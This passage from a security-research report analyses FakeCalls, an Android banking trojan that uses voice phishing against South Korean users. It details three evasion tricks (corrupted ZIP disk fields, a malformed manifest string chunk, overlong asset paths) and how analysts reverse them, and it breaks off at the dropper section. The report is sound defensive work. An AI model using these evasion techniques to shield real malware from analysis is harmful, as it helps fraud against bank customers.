South Korean Android Banking Menace – FakeCalls

research.checkpoint.com/2023/south-korean-android-banking-menace-fakecalls/

March 14, 2023

Research by: Bohdan Melnykov, Raman Ladutska

When malware actors want to enter the business, they can choose markets where their profit is almost guaranteed to be worth the effort – according to past results. The malware does not need to be high profile, just careful selection of the audience and the right market can be enough.

This “stay-low-aim-high” approach is what the **Check Point Research** team saw in our recent **Android** malware research. We encountered an Android **Trojan** named **FakeCalls**, a malware that can masquerade as **one of more than 20 financial applications** and imitate phone conversations with bank or financial service employees – this attack is called **voice phishing**. FakeCalls malware targeted the **South Korean** market and possesses the functionality of a Swiss army knife, of being able not only to conduct its primary aim but also to extract private data from the victim’s device.

Voice phishing attacks have a long history in the South Korean market. According to the report published on the South Korean government website, financial losses due to voice phishing constituted approximately **600 million USD** in 2020, with the number of victims reaching as many as **170,000 people** in the period from 2016 to 2020.

We discovered more than **2500** samples of the FakeCalls malware that used a variety of combinations of mimicked financial organizations and implemented **anti-analysis** (also called **evasions**) techniques. The malware developers paid special attention to the protection of their malware, using several unique evasions that we had not previously seen in the wild.

In our report, we describe all of the encountered anti-analysis techniques and show how to mitigate them, dive into the key details of the malware functionality and explain how to stay protected from this and similar threats.

Voice phishing

Before we get to the technical details, let's discuss how voice phishing works in the example of FakeCalls malware.

The idea behind voice phishing is to trick the victim into thinking that there is a real bank employee on the other side of the call. As the victim thinks that the application in use is an internet-banking application (or payment system application) of a real financial institution, there is no reason to be suspicious of an offer to apply for a loan with a lower interest rate – which is fake, of course. At this step, the malware actors can lay the necessary groundwork to understand how to approach the victim in the best way possible.

At the point where conversation actually happens, the phone number belonging to the malware operators, unknown to the victim, is replaced by a real bank number. Therefore, the victim is under the impression that the conversation is made with a real bank and its real employee. Once the trust is established, the victim is tricked into "confirming" the credit card details in the hope of qualifying for the (fake) loan.

This is the principal scheme of the attack:




Image 1 – The key steps of a voice phishing attack.

Targeted financial institutions are selected from amongst the largest and most prominent ones in the banking sector: strong repay capacity ratings as evaluated by the South Korean government and major world agencies, with billions of South Korean Won (KWR) revenue (equal to millions of the United States dollar (USD). Mimicking applications from such companies increases the chances of attracting suitable victims.

When victims install the FakeCalls malware, they have no reason to suspect that some hidden catches are present in the "trustworthy" internet-banking application from a solid organization.

At step 2 of voice phishing attack, instead of a phone conversation with a malware operator, a pre-recorded audio-track can be played imitating instructions from the bank. Several different tracks are embedded into different malware samples corresponding to different financial organizations.

One way or another, malware operators get the private financial data of the victim which means that the aim of attack is achieved successfully.

Technical details

In this section we describe the anti-analysis techniques as well as the process of dropping the final payload and the details of FakeCalls' network communication.

Anti-analysis techniques

There are three unique anti-analysis techniques encountered in different malware samples that we did not observe previously in the wild. We took the following malware sample and analyzed all three evasions we encountered inside:

f8823780d2822307e995528bd7a34a1735e66bd2fe22404e02053cb92b0a56cb

If you try loading such a sample into analysis tools, they fail, as shown on this JEB Pro example:




Image 2 – FakeCalls failed to load in JEB Pro.

Let's dissect and mitigate each of the anti-analysis techniques one by one, to finally be able to load and analyze the malicious payload.

Multi-Disk

The first evasion is called "Multi-Disk." We clearly understand that APK cannot be split into multi-disk archives, so we check this information in the APK by analyzing the ZIP header data.

The necessary entry is the central directory file header. The end of this record **EOCD** contains information about disk count.

Offset	Bytes	Description
0	4	End of central directory signature = 0x06054b50
4	2	Number of this disk (or 0xffff for ZIP64)
6	2	Disk where central directory starts (or 0xffff for ZIP64)
8	2	Number of central directory records on this disk (or 0xffff for ZIP64)

Offset	Bytes	Description
10	2	Total number of central directory records (or 0xffff for ZIP64)
12	4	Size of central directory (bytes) (or 0xffffffff for ZIP64)
16	4	Offset of start of central directory, relative to start of archive (or 0xffffffff for ZIP64)
20	2	Comment length (*n*)
22	*n*	Comment

EOCD marks the end of ZIP so the needed byte sequence can be found at the end of the file:




Image 3 – Selected sequence at the end of the file.

The processed struct looks like this:




Image 4 – Values of the structure fields.

Based on the very large values in the disk number fields, we understand that malware developers edited these fields and entries. This means that the disk numbers should be set to 0, and the disk entries to the value equal to the directory entries: 1075.

AndroidManifest

The second evasion goes by the name “AndroidManifest.” The AndroidManifest file must start with specific magic numbers (0x00080003 or 0x00080001) but our file starts from 0x00080000.




Image 5 – Magic number at the beginning of the AndroidManifest file.

Besides the magic number, the file contains other things that break the decoding process.




Image 6 – Values of the fields in the STRINGCHUNK structure.

The value of the **scStylePoolOffset** field points from the actual AndroidManifest file. Based on the **scStyleCount** field, we see that file shouldn’t contain “styles”, and the value of this field should be 0x00000000. The next thing we look at is **scStringCount.** The value here looks normal, except for the moment when string analysis occurs. The image below informs us that the offset of the last string is pointing out of the file.




Image 7 –Wrong last string offset in the array.

We see that the string “theme” is wrongly interpreted as an offset value in the last element of the array, number 87. This means that the value of the **scStringCount** should be less by 1, i.e., set to 86.

Files

The third and the final evasion is called simply “Files.” This technique is related to the files inside the APK.




Image 8 – Files inside the APK.

Developers added a large number of files inside nested directories to the asset folder. As a result, the length of the file name and path is over 300 characters.




Image 9 – Length of the file name (selected in the screenshot).

These files break the logic of tools that cannot remap file locations and may fail during APK decompilation. However, after all the previous fixes, such files can be manually removed from the APK as they are not required anymore.

In the end, the resulting APK file can be processed inside typical analysis tools.




Image 10 – FakeCalls successfully loaded in JEB Pro.

Inside the malware

FakeCalls payload is not launched at once. Instead, the dropper is used as an intermediate step.


Dropping process

